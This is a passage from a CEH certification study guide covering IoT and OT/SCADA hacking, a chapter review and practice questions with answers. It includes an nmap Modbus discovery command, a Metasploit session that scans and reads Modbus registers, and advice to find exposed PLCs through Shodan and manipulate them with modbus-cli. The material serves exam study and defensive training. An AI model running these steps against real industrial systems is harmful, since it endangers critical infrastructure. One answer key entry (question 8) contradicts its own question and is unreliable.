Gizmodo has listed a few useless items as well (<https://gizmodo.com/15-idiotic-internet-of-things-devices-nobody-asked-for-1794330999>). Their submissions included a Fitbit for your dog called a Trakz, a hairbrush embedded with a gyroscope and a microphone (to monitor for correct hair brushing strokes and activity), and a set of flip-flops that don’t measure steps or anything like that, but send you notifications of sales from stores you happen to be flip-flopping by.

The Internet of Useless Things (<https://iout.rehabagency.ai/>) takes suggestions for terrible (hence, useless) IoT startup ideas and mocks up the best of them. For example, the Throne Master puts advanced on-board analytics on your toilet and creates a game out of #2, allowing you to compare and compete with your family or colleagues. The Intestinal Track 2.0 is a pill you swallow that lets you know when you’re due for your next #2. And the FitSpoon measures the speed at which you’re eating your cereal and, if it’s gluttonously fast compared to the rest of the world, opens up *holes in the spoon* so you’ll eat less. The list of these things goes on and on and, frankly, it’s hilarious.

In the movie *WALL-E*, the little robot surviving on his own for eons eventually finds his way onto a spaceship cruise line that has been endlessly circling the solar system. All humans on board are gigantic, soft, inept beings with their every whim attended to by, well, IoT devices and robots. I fear if we're actually enabling our toilet paper rollers, hairbrushes, toothbrushes, and underpants, we're not that far away from it. Until then, though, take a moment and laugh at the hilarity of it all.



**NOTE** Weirdly, to me anyway, since Nessus is generally considered *the* vulnerability scanner for most professionals, Tenable's IoT vulnerability efforts (<https://www.tenable.com/solutions/iot>) aren't even mentioned in the courseware. I thought during the last edition of this book we'd see this corrected, but alas, it's still nowhere to be found. Call me suspicious, but you may wish to familiarize yourself with it anyway before your exam.

The third phase in the methodology, launching attacks, is one we've covered a bit already in this chapter. A few hacking tools not mentioned earlier include Firmalyzer (<https://firmalyzer.com>, for performing active security assessments on IoT devices), KillerBee (<https://github.com/riverloopsec/killerbee>), JTAGulator ([www.grandideastudio.com/jtagulator/](http://www.grandideastudio.com/jtagulator/)), and Attify Zigbee Framework (<https://github.com/attify/Attify-Zigbee-Framework>, providing a suite of tools for testing Zigbee devices). As the IoT expands, so do the number, names, and frequency of attacks.

The last two phases, gaining access and then maintaining access, have been covered in previous chapters, and most everything in

previous discussions applies here. One thing I did find very interesting, in both the official courseware and in reading up on IoT, is that, believe it or not, Telnet is big in the IoT world. That's right—our old insecure friend Telnet is often leveraged in IoT devices and provides a rather easy means to gain access. Once there, you can, of course, install backdoors and malware, or force firmware updates to ensure you can maintain a presence.

---



**EXAM TIP** How about a sniffer specifically for IoT traffic? Foren6 (<http://cetic.github.io/foren6/>) “leverages passive sniffer devices to reconstruct a visual and textual representation of network information to support real-world Internet of Things applications where other means of debug (cabled or network-based monitoring) are too costly or impractical.” Another sniffer option is CloudShark (<https://www.qacafe.com/analysis-tools/cloudshark/>).

Finally, we can wrap up this foray into all thing IoT hacking by covering some defense mitigations recommended for security professionals. EC-Council lists just over a dozen efforts you can take to help secure your IoT devices and, for the most part, they're straightforward and common sense. For example, hardening techniques have always included removing unused accounts (guest and demo accounts) and services (Telnet is specifically called out), and some measures are just common sense—like implementing IDS/IPS, making use of built-in lockout features, encrypting wherever possible (VPN connectivity), and using strong authentication. Other suggestions include disabling UPnP ports on routers, monitoring traffic on port 48101 (commonly used for malicious traffic), keeping up to date with patching and firmware updates, and making use of DMZ zones for network segmentation and traffic control.

And that, ladies and gentlemen, wraps up our short little foray into the IoT. It is, quite literally, impossible for this or any book or study session to capture the entire breadth of the IoT's scope. I applaud EC-Council's attempt, and actually found this information useful and largely coherent and clear. I did my best here to shrink it down into digestible portions and sincerely hope it helps you come exam time—and real-world work time. Once again, however, I must implore you to do your own research. This technology is growing by leaps and bounds, and the next exam-worthy attack tool discussion or terminology will be right around the corner.

## OT Hacking

You may be asking yourself right now, "What exactly *is* operational technology (OT) and why am I reading about it in a chapter devoted to mobile and IoT devices and technology?" And if you're doing so, you're in good company, because I asked the same thing when reviewing the official courseware for CEH. After a little searching I found out a couple things about OT. First, the term itself seems to have generated, largely, from a Gartner (<https://www.gartner.com>) prediction way back in 2011. It seems Gartner researchers put together a brief denoting the coming day when not only would IT services reside in and demand security attention to IoT devices, but those same devices would wind up interfacing with, and sometimes controlling, *industrial* systems. You know, systems that control and monitor little things like air conditioners, traffic signals, electric grids, and fuel delivery systems.

Secondly, it seems the U.S. government paid attention—at least the cyber organizations within it, anyway—and devoted a lot of time, energy, money, and documentation efforts to OT. Search the Web for "operational technology" and you'll more than likely wind up reading NIST documents like SP 800-37 Rev. 2, NISTIR 8183 Rev. 1, NIST SP 800-160 Vol. 2, or a host of others, and most of these will point you to Gartner. There are a number of other websites and resources to learn about OT from (this article in particular I liked for some reason:

ot/), but I'll try to squeeze all the pertinent facts together here for you.

## Definition and Concepts

Operational technology, as defined by Gartner and NIST (not to mention your official courseware), is “hardware and software that detects or causes a change through the direct monitoring and/or control of physical devices, processes and events in the enterprise.” In other words, all the devices and controls that make your life convenient today have technologies behind them that monitor and control things, and that is OT.

“OT” may be a new term for you, but it’s actually been around and part of our day-to-day lives long before networking and IT became go-to career choices. In fact, OT has been a part of our lives since humans started using electrically powered machines and equipment. Operational technology is quite literally everywhere around you: in factories, utilities, oil and gas systems, and transportation, as well as in places that may hit a bit closer to home, like office buildings, temperature control systems, refrigeration, and healthcare facilities.

Architecture wise, OT consists of several subsets you may already be familiar with. For example, supervisory control and data acquisition (SCADA) systems, industrial control systems (ICSs), and remote terminal units (RTUs) all fall under the giant OT umbrella, and OT can also be divided into the industry or service sector it works in (for example, transportation, utility, and healthcare). Additionally, inside of OT there’s a whole new world of terminology for you to memorize:

- **Assets** Physical and logical assets making up an OT system. For example, sensors, servers, and network devices are physical assets, with program logic information, diagrams, databases and firmware making up the logical side.


- **Zones** (aka **conduits**) These are network segmentation techniques.
  - **Industrial network** A network consisting of automated control systems.
  - **Business network** Systems offering information infrastructure to the business.
  - **Industrial protocols** Includes both serial and Ethernet communication protocols (like S7, CDA, CIP, etc.).
  - **Perimeter** In two parts, the perimeter is either the network (a closed group of assets inside a boundary) or the electronic security perimeter (boundary between secure and insecure zones).
  - **Critical infrastructure** The physical and logical systems that must be protected, as harm or destruction could cause severe impact to safety, economy, or public health.
- 



**EXAM TIP** Another great acronym you're going to need to know is IIOT, the Industrial Internet of Things. IT/OT convergence is the convergence of IT and OT systems to bridge gaps between the different technologies. This allows for, and largely pushed into existence, Industry 4.0, bringing "smart manufacturing" and IoT applications into industrial operations.

OT architecture is generally discussed and examined within something called the Purdue Model. Developed way back in the 1990s by the Industry-Purdue University Consortium for Computer Integrated Manufacturing, the Purdue Enterprise Reference Architecture (PERA) is still a widely used blueprint for discussing and evaluating OT. It consists of three zones—Manufacturing Zone (OT), Enterprise Zone (IT), and Demilitarized Zone (DMZ, also known as

the Industrial Demilitarized Zone, IDMZ)—showing the internal connections and even dependencies of ICS network components. A graphical representation of the model is shown in [Figure 8-5](#).



**Figure 8-5** The Purdue Model



**EXAM TIP** Industrial control systems can be controlled in three main modes: open loop, closed loop, and manual. Control actions in an open loop system are independent of the desired output (i.e. the output is not measured or fed back to the input for comparison). Open loop systems operate without any checks and balances and are expected to follow input commands regardless of the final result. Closed loop control systems have the control action entirely dependent on the desired output. They measure, monitor, and control the process using feedback to compare actual versus desired output. Manual systems, obviously, rely on operator input.



Industrial control system architecture is perhaps the item you'll most likely encounter on your exam. ICS architecture is basically a collection of different control systems (like SCADA, BPCS, RTU, and DCS systems) as well as their associated equipment and control mechanisms. ICSs are found extensively in the utilities world (distribution of electricity, water, etc.) and the transportation arena (covering the distribution of everything from oil and gas to pharmaceuticals and food), and there are a few components you'll need to pay close attention to. For instance, the distributed control system (DCS) is a large-scale, highly engineered system containing (usually) a central supervisory control unit and multiple (sometimes thousands of) input/output points that is used to control specific industry tasks. SCADA is another centralized supervisory control system generally used for controlling and monitoring industrial facilities and infrastructure. SCADA consists of a control server (SCADA-MTU), communications devices, and distributed field sites (used to actually monitor and control specific operations).

---



**NOTE** Other acronyms you may see thrown about during OT/ICS discussion include PLC (programmable logic controller), BPCS (basic process control system), and SIS (safety instrumented systems).

## Security Concerns

As if the mere existence of connected devices holding the literal keys to turn on or off critical infrastructure wasn't enough to push most security folks over the sanity cliff, OT systems evolved to allow the ability to monitor and control physical devices *remotely*. Add to that machine-to-machine communication and the Internet of Things, and suddenly the very idea of security in the entire system turns into a nightmare. And since OT provides such a large attack surface, EC-

Council wanted to make sure that you, the budding Certified Ethical Hacker, have at least some idea of how to attack it.

As with everything else in CEH-land, there is an attack methodology to follow. Thankfully, though, the attack methodology used for OT closely mirrors what has already been discussed in regard to system hacking: information gathering, vulnerability scanning, launching attacks, gaining remote access, and maintaining access. The same steps, actions, and oftentimes tools from previous attack methodology discussion also apply here. For one example, a great place to gather information on the systems themselves would be Shodan; since Shodan catalogues anything connected to the Internet that it can see, you can gather all sorts of information and details on SCADA systems from Shodan. You might also gather some interesting information using an online database of SCADA default passwords named CRITIFENCE (<http://www.critifence.com>). And who knows—you might even discover SCADA systems during a plain-old Nmap scan. There are multiple scan operators you can use (for example, you might discover modbus systems with **nmap -Pn -sT -p 502 --script modbus-discover <target IP>**) that are readily available on numerous sites.


---



**NOTE** Schneider Electric is a big player in the PLC realm, and Modbus is a data communications protocol they use within their PLCs. So perhaps a quick search in Shodan for either Modbus, Schneider Electric, or both—maybe also combined with a geographic limiting operator—might show you a world of SCADA very close by.

The different attack type definitions we've already covered still apply in the OT world exactly as they do elsewhere, so thankfully you don't have additional memorization in that regard. There are a few tools you should be aware of, however. For example, GDB (<https://www.gnu.org/software/gdb/>), Radare2

(<https://github.com/radareorg/radare2>), OpenOCD (<http://openocd.org>), and IDA Pro (<https://hex-rays.com>) are all debug tools mentioned by EC-Council for you to take a look at. When it comes to “hacking” these systems, Metasploit is one mentioned specifically by the official courseware. You can use it to scan for Modbus slaves and then manipulate the data (see Figure 8-6).



The image contains two side-by-side screenshots of a Metasploit terminal session. The left screenshot, titled "Scanning", shows the execution of the `auxiliary/scada/modbus_findunitid` module. It displays the module's options as a table and then shows the results of a scan for a target IP. The right screenshot, titled "Manipulating", shows the execution of the `auxiliary/scada/modbusclient` module. It shows the configuration of the module (data address, number, rhost, unit number) and the execution of a `READ REGISTERS` command, resulting in a list of 5 register values.

```
msf > use auxiliary/scada/modbus_findunitid
msf auxiliary(scada/modbus_findunitid) > show options
Module options (auxiliary/scada/modbus_findunitid):

Name Current Setting Required Description

BENICE 1 yes Seconds to sleep
RHOST 192.168.1.104 yes The target address
RPORT 502 yes The target port
TIMEOUT 2 yes Timeout for the request
UNIT_ID_FROM 1 yes Modbus Unit ID from
UNIT_ID_TO 254 yes Modbus Unit ID to

msf auxiliary(scada/modbus_findunitid) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scada/modbus_findunitid) > run
[*] 192.168.1.104:502 - Received: incorrect/home data from stationID 1 (ip)
[*] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID 2 (ip)
[*] 192.168.1.104:502 - Received: incorrect/home data from stationID 3 (ip)
[*] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID 4 (ip)
[*] 192.168.1.104:502 - Received: incorrect/home data from stationID 5 (ip)
[*] 192.168.1.104:502 - Received: incorrect/home data from stationID 6 (ip)

msf auxiliary(scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scada/modbusclient) > set number 5
number => 5
msf auxiliary(scada/modbusclient) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scada/modbusclient) > set unit_number 2
unit_number => 2
msf auxiliary(scada/modbusclient) > run
[*] 192.168.1.104:502 - Sending READ REGISTERS...
[*] 192.168.1.104:502 - 5 register values from address 0 :
[*] 192.168.1.104:502 - [11, 22, 33, 0, 0]
[*] Auxiliary module execution completed
msf auxiliary(scada/modbusclient) >
```

**Figure 8-6** Using Metasploit for Modbus scanning and manipulation

Another method of note deals with a tool named modbus-cli. Modbus master and slaves communicate in plain text with no authentication. If you can gain access, and if you can craft the appropriate, similar query packets to Modbus slaves, you may be able to access and manipulate them. After identifying PLCs connected to the Internet, install modbus-cli and fire away. According to the modbus-cli GitHub page (<https://github.com/tallakt/modbus-cli>), it is “a command line utility that lets you read and write data using the Modbus TCP protocol (ethernet only, no serial line). It supports different data formats (bool, int, word, float, dword), allows you to save data to a file and dump it back to your device, acting as a backup tool, or allowing you to move blocks in memory.”



**EXAM TIP** Modbus has announced they are replacing the term “master-slave” with “client-server,” but I am sticking with the terminology used in the courseware and on the exam.

There’s an entire world involved in the OT/ICS/SCADA realm, and there are mountains of books on just this topic. However, with your study in mind, I’ve tried to stick with what you really need to know for the exam. As I’ve noted several times previously in this book, and will no doubt do so again in remaining chapters, don’t rely on this writing alone. Go out and read and investigate on your own. You’ll be better prepared not just for your exam but for your eventual job in the field.

## Chapter Review

The Open Web Application Security Project (OWASP) has an arm dedicated specifically to mobile security and publishes a Top 10 list of *mobile* risks.

When it comes to mobile platforms, there are two major players in the field—Android and iOS. Android was created by Google specifically for mobile devices, and it contains an OS, middleware, and a suite of built-in applications for the mobile user. iOS is Apple’s operating system for mobile devices—that is, the iPhone and iPad (you will also find iOS on Apple TV and iPods). Built-in applications include everything from entertainment apps to an AI app with a woman’s voice that answers questions for you (Siri).

Whether Android or iOS, one topic you will get asked about is rooting (Android) or jailbreaking (iOS) the device. Both mean the same thing: perform some action that grants you administrative (root) access to the device so you can do whatever you want with it.

There are multiple tools to help you in your Android rooting efforts. These include KingoRoot, TunesGo, OneClickRoot, and MTK Droid.

*Jailbreaking* an iOS device (which, just like rooting, invalidates every warranty you can think of) can be accomplished with Cydia ([cydiafree.com](http://cydiafree.com)), Hexxa Plus ([pangu8.com](http://pangu8.com)), Apricot ([pangu8.com](http://pangu8.com)), and yuxigon ([yuxigon.com](http://yuxigon.com)). Techniques include *untethered* (kernel remains patched—that is, jailbroken—after reboot, with or without a system connection), *semi-tethered* (reboot no longer retains the patched kernel but the software has already been added to the device; therefore, if admin privileges are required, the installed jailbreaking tool can be used), and *tethered* (reboot removes all jailbreaking patches, and the device may get stuck in a perpetual loop on startup, requiring a system connection, such as USB, to repair). The three types of jailbreaking include Userland (provides user-level access but not admin), iBoot, and BootROM (both provide admin-level access).

Many of the vulnerabilities and attack vectors covered in previous chapters also apply to mobile. Perhaps the most obvious attack vector comes from the apps themselves. Others include social engineering, phishing, and physical security. Android's Device Administration API provides system-level device administration that can be used to create "security-aware" apps that may prove useful within an organization.

BYOD—bring your own device—allows users to bring their own smartphones and tablets to the organization's network. The problem with BYOD is security and control. Mobile device management (MDM), much like Group Policy and such in the Microsoft Windows world, is an effort to add some control to enterprise mobile devices. MDM helps in pushing security policies, application deployment, and monitoring of mobile devices. Most MDM solutions offer the same basic features: passcodes for device unlocking, remote locking, remote wipe, root or jailbreak detection, policy enforcement, inventory, and monitoring/reporting. Some of the solutions are Citrix XenMobile, IBM Security MaaS360, and SOTI MobiControl.

4G, 5G, and Bluetooth are other connectivity means to know. 4G and 5G refer to fourth- and fifth-generation mobile telecommunications, respectively, and offer broadband-type speeds for data usage on mobile devices (cell phones and such). Bluetooth refers to a very open wireless technology for data exchange over a relatively short range (10 meters or less). Bluetooth devices are easy to connect one to another and can even be set to look for other devices for you automatically. Bluetooth devices have two modes: discovery mode and pairing mode. *Discovery mode* determines how the device reacts to inquiries from other devices looking to connect, and it has three actions. The *discoverable* action has the device answer to all inquiries, *limited discoverable* restricts that action, and *nondiscoverable* tells the device to ignore all inquiries.

Whereas discovery mode details how the device lets others know it's available, *pairing mode* details how the device reacts when another Bluetooth system asks to pair with it. There are basically only two versions: yes, I will pair with you, and no, I will not. *Nonpairable* rejects every connection request, whereas *pairable* accepts all of them.

Attacks on mobile devices abound. First and foremost, phishing attacks and social engineering are merciless when it comes to mobile devices. SMS phishing leverages text messaging to attack users and devices. The list of Trojans available is almost without end. Notable Android Trojans include TeaBot, FakeInst, OpFake, Boxer, and KungFu. Spyware is really scary, and tools like Mobile Spy and SPYERA make it really easy to listen in on or even watch what the target is doing. Tools like AndroidLost, Find My Phone, and Where's My Droid were designed to help users find lost phones, but they (and many others) can be used to track where users happen to be located.

The mobile device can also be used as an attack platform. Tools like Network Spoofer allow you to control how websites appear on a desktop/laptop. DroidSheep allows you to perform sidejacking by listening to wireless packets and pulling session IDs. Nmap works great on a mobile device, and sniffers are a dime a dozen. Heck, you

can even install Kali Linux on the thing and turn it into a full-featured hacking machine. NetCut claims to be able to identify all systems on your current Wi-Fi, identify which ones you don't like, and, with the click of a button, cut them off Wi-Fi.

The major Bluetooth attacks are *Bluesmacking* (denial-of-service attack against the device), *Bluejacking* (sending unsolicited messages to, and from, mobile devices), *Bluesniffing* (effort to discover Bluetooth-enabled devices—much like war driving in wireless hacking), *Bluebugging* (accessing a Bluetooth-enabled device and remotely using its features), *Bluesnarfing* (theft of data from a mobile device due to an open connection—such as remaining in discoverable mode), and *Blueprinting* (footprinting for Bluetooth).

The Internet of Things (IoT) can be defined as a collection of devices using sensors, software, storage, and electronics to collect, analyze, store, and share data among themselves or where applicable to a user. It refers to a network of devices with IP addresses that have the capability of sensing, collecting, and sending data *to each other*—basically a web of connected devices made possible by machine-to-machine communications, large availability of storage, and internetworked communications. IoT technologies extend Internet connectivity beyond “standard” devices, such as desktops, laptops, smartphones, and tablets, to any range of traditionally non-network-enabled physical devices and *everyday objects*.

IoT architecture comes down to three basic components—things using *sensing technology*, *IoT gateways*, and the *cloud* (or put another way, data storage availability). A *thing* inside the IoT is defined as any device implanted somewhere that has the capability (and purpose) of communicating on the network. Each IoT device is embedded with technology, can communicate and interact over the Internet, and oftentimes can be remotely monitored and controlled. Each of these things has some form of sensing technology. In other words, sensors are embedded in the device to measure and forward data.

IoT OS examples include RIOT OS, ARM mbed OS, RealSense OS X, Nucleus RTOS, Brillo, Contiki, Zephyr, Ubuntu Core, Integrity RTOS, and Apache Mynewt. There are four IoT communication models—device to device, device to gateway, device to cloud, and back-end data sharing. All work exactly as their names suggest, with only a couple of knowledge nuggets you can tuck away for test purposes. Device to gateway adds a collective (aka a gateway device) *before* sending to cloud, which can be used to offer some security controls, and back-end data sharing is almost exactly like device to cloud; however, it adds the ability for third parties to collect and use the data.

Once a thing has sensed and collected data, it forwards that data to the next component, the *IoT gateway*. This is designed to send collected data from devices to the user or to the third component, *data storage* or cloud, for use later. The cloud stores and analyzes data, providing information back for future queries. The Vehicle Ad Hoc Network (VANET) is the communications network used by our *vehicles*. It refers to the spontaneous creation of a wireless network for vehicle-to-vehicle (V2V) data exchange.

In addition to the basic components, EC-Council lists a few architecture layers inside IoT: Edge Technology Layer, Access Gateway Layer, Internet Layer, Middleware Layer, and Application Layer. IEEE maintains a journal of all things IoT, and ITU has a great collection of news articles about current IoT efforts.

OWASP's Top 10 mobile risks include M1: Improper Platform Usage, M2: Insecure Data Storage, M3: Insecure Communication, M4: Insecure Authentication, M5: Insufficient Cryptography, M6: Insecure Authorization, M7: Client Code Quality, M8: Code Tampering, M9: Reverse Engineering, and M10: Extraneous Functionality.

OWASP's Top 10 IoT vulnerabilities include I1: Weak, Guessable, or Hardcoded Passwords, I2: Insecure Network Services, I3: Insecure Ecosystem Interfaces, I4: Lack of Secure Update Mechanism, I5: Use of Insecure or Outdated Components, I6: Insufficient Privacy Protection, I7: Insecure Data Transfer and



Storage, I8: Lack of Device Management, I9: Insecure Default Settings, and I10: Lack of Physical Hardening

OWASP's IoT Attack Surface Areas include Ecosystem (general), Device Memory, Device Physical Interfaces, Device Web Interface, Device Firmware, Device Network Services, Administrative Interface, Local Data Storage, Cloud Web Interface, Third-party Backend APIs, Update Mechanism, Mobile Application, Vendor Backend APIs, Ecosystem Communication, Network Traffic, Authentication/Authorization/Privacy, and Hardware (Sensors).

All previous, and subsequent, attacks mentioned in this book probably have a role in the IoT world as well. For example, DDoS (distributed denial of service) in IoT isn't any different from any other DDoS against or using "normal" devices. In one version of this, noted as the *Sybil* attack in EC-Council's curriculum, multiple forged identities are used to create the illusion of traffic congestion that affects everyone else in the local IoT network. EC-Council also notes *HVAC attacks* in IoT attack—hack IoT devices in order to shut down air conditioning services.

A couple other attacks specifically called out are *rolling code* and *BlueBorne*. The code used by your key fob to unlock (and in some cases) start your car is called a rolling (or hopping) code. An attack can sniff for the first part of the code, jam the key fob, and sniff/copy the second part on subsequent attempts, allowing the attacker to steal the code—and your car. A BlueBorne attack is basically an amalgamation of techniques and attacks against known, already existing Bluetooth vulnerabilities. One of the better ways to pull this one off is to use hardware specifically designed for it, like the HackRF One. Mirai malware purposefully looks for and interjects itself onto IoT devices. After successful infiltration, it basically propagates and creates gigantic botnets—with the primary purpose of DDoS attacks thereafter.

The IoT hacking methodology phases are information gathering, vulnerability scanning, launching attacks, gaining access, and maintaining access. Shodan is often referred to as the search engine for *everything* and is a good start in information gathering. Some

other tools to assist in information gathering include Censys and Thingful.

The second phase in IoT hacking methodology, vulnerability scanning, is exactly as it sounds. There are several vulnerability scanners and assessment tools for IoT devices, and more are coming every day. EC-Council lists Nmap as an option. Beyond Trust offers a couple of tools for IoT scanning, including beSTORM. Some other tools are IoTsploit and IoT Inspector.

In the launching attacks phase, IoT hacking tools include Firmalyzer (for performing active security assessments on IoT devices), KillerBee, JTAGulator, and Attify Zigbee Framework (providing a suite of tools for testing Zigbee devices).

The last two phases are gaining access and then maintaining access. Telnet is often leveraged in IoT devices and provides a rather easy means to gain access. Once there you can, of course, install backdoors, malware, or force firmware updates to ensure you can maintain a presence. Sniffers for IoT traffic include Foren6, and CloudShark.

Finally, operational technology (OT) is hardware and software that detects or causes a change through the direct monitoring and/or control of physical devices, processes, and events in the enterprise. Comprising ICS, SCADA, and other systems, OT is a broad topic with an architecture largely defined and discussed with the Purdue Model (PERA), consisting of three zones: Manufacturing Zone (OT), Enterprise Zone (IT), and Demilitarized Zone (DMZ, aka Industrial Demilitarized Zone [IDMZ]). ICS architecture is basically a collection of different control systems (like SCADA, BPCS, RTU, and DCS systems) as well as their associated equipment and control mechanisms. Multiple attack vectors and tools are available.

## Questions

1. Which of the following is the best choice for performing a Bluebugging attack?

**A.** PhoneSnoop

- B.** BBProxy
  - C.** btCrawler
  - D.** Blooover
- 2.** The operations staff promotes the use of mobile devices in the enterprise. The security team disagrees, noting multiple risks involved in adding mobile devices to the network. Which of the following actions provides some protections against the risks the security team is concerned about?
- A.** Implement WPA.
  - B.** Add MAC filtering to all WAPs.
  - C.** Implement MDM.
  - D.** Ensure all WAPs are from a single vendor.
- 3.** You want to gain administrative privileges over your Android device. Which of the following tools is the best option for rooting the device?
- A.** Pangu
  - B.** OneClickRoot
  - C.** Cydia
  - D.** evasi0n7
- 4.** Which of the following jailbreaking techniques will leave the phone in a jailbroken state even after a reboot?
- A.** Tethered
  - B.** Untethered
  - C.** Semi-tethered
  - D.** Rooted
- 5.** A mobile device communication session using SSL fails, and data is available for viewing by an attacker. Which OWASP Top

10 Mobile Vulnerability category has been made available for exploit?

- A.** M3: Insecure Communication
- B.** M4: Insufficient Authentication
- C.** M5: Insufficient Cryptography
- D.** M10: Extraneous Functionality

**6.** Which of the following is an iOS jailbreaking type that cannot be patched by Apple, as the failure is within the hardware itself, and provides admin-level access after successful completion?

- A.** iBoot
- B.** Userland
- C.** Untethered
- D.** BootROM

**7.** Which IoT communication model makes use of a component adding a collective (aka a gateway device) *before* sending data to the cloud, which adds a measure of security control to the application?

- A.** Device to device
- B.** Device to cloud
- C.** Device to gateway
- D.** Device to security

**8.** Which OWASP IoT Top 10 vulnerability category deals with poorly protected passwords?

- A.** I1: Weak, Guessable, or Hardcoded Passwords
- B.** I2: Insecure Network Services
- C.** I8: Lack of Device Management
- D.** I9: Insecure Default Settings

- 9.** An attacker leverages a vulnerability within Bluetooth on an IoT device and successfully shuts down the air conditioning to the data center floor. Which of the following best describes the attack type used?
- A.** HVAC
  - B.** BlueAir
  - C.** Rolling code
  - D.** BlueBorne
- 10.** In which phase of the IoT hacking methodology would the Shodan search engine most likely be used?
- A.** Vulnerability scanning
  - B.** Information gathering
  - C.** Launching attacks
  - D.** Gaining access
- 11.** Which of the following tools is the best choice for sniffing IoT traffic?
- A.** Firmalyzer
  - B.** beSTORM
  - C.** Foren6
  - D.** Shodan
- 12.** Which ICS control system mode compares the monitored output of an action to a desired state?
- A.** Open loop
  - B.** Manual
  - C.** Closed loop
  - D.** Circular

- 13.** Which of the following is a small solid-state control system where instructions can be tailored to carry out a particular task?
- A.** PLC
  - B.** DCS
  - C.** SCADA
  - D.** BPCS

## Answers

- 1. D.** Blooover is designed for Bluebugging. BBProxy and PhoneSnoop are both Blackberry tools, and btCrawler is a discovery option.
- 2. C.** Mobile device management won't mitigate all the risks associated with unending use of mobile devices on your network—but at least it's some measure of control.
- 3. B.** OneClickRoot is designed for rooting Android. The others are jailbreaking iOS options.
- 4. B.** If untethered jailbreaking has been performed, the device is in a jailbroken state forever, with or without connection to another device.
- 5. A.** Even though SSL refers to cryptography in communications, almost every time you see SSL or TLS, M3 is your answer.
- 6. D.** BootROM deals with hardware and provides admin privileges. The remaining answers either don't provide admin access, have patch availability, or, in the case of untethered, aren't applicable.
- 7. C.** The IoT gateway provides a collective area that allows for at least some measure of security controls.
- 8. B.** I2: Insecure Network Services is the clear answer here.

- 9. A.** An HVAC IoT device attack is exactly what's being described here. Rolling code isn't applicable, BlueBorne isn't the best choice, and BlueAir doesn't exist.
- 10. B.** Shodan is, after all, a search engine. While it may be useful in other areas, it's clearly an information-gathering tool.
- 11. C.** Foren6 is the only IoT traffic sniffer listed.
- 12. C.** Closed loop control systems have the control action entirely dependent on the desired output.
- 13. A.** Programmable Logic Controllers (PLC) are designed for just such a purpose.

# Security in Cloud Computing

In this chapter you will

- Identify cloud computing concepts
- Understand basic elements of cloud security
- Identify cloud security tools

---

If you haven't seen the movie *The Princess Bride*, stop what you're doing and go watch it right now. Trust me, the two hours or so you'll spend in this escape fiction will be more than worthwhile for the innumerable pop culture references you'll gain—not to mention the laughs you'll get along the way.

One particularly funny line from the movie comes from the repeated use of the word *inconceivable*. Sicilian boss Vizzini (portrayed by Wallace Shawn) uses it over and over again, for things that truly are...conceivable. Finally, in one scene he's standing at the top of a cliff with his two henchmen, watching the good guy climbing up a rope hanging over the edge. Vizzini thinks he's finally rid of the good guy and cuts the rope, hoping to see him splat at the bottom. When he peers over and sees the guy has not fallen, but has caught a hold of a branch and is dangling from the cliffside, he yells, "Inconceivable!" Swordsman Inigo Montoya, played brilliantly by a young Mandy Patinkin, looks at him and says, "You keep using that word. I do not think it means what you think it means."



I'm unsure if there are statistics kept on memes, but the sheer number that have exploded from this phrase has got to be close to the top. Do a quick image search for it and you'll see what I mean—but be forewarned, some of them are brutal. If you're in an online conversation and misuse a word or a phrase, I can almost guarantee you'll hear (or see) Inigo Montoya's phrase.

All of this serves to introduce our next, very short, but packed with good information, chapter on cloud computing. Since the term *cloud computing* is about as fully understood by most people as nuclear fusion or anything Ozzy Osbourne says, it's naturally an area we should focus some attention on. EC-Council devotes an entire chapter to "Cloud Computing," and we'll do our best to get it translated into common sense throughout the rest of the chapter. And nobody even think of quoting Inigo back to ECC. I'm sure they know what both words mean. Maybe.

## Cloud Computing

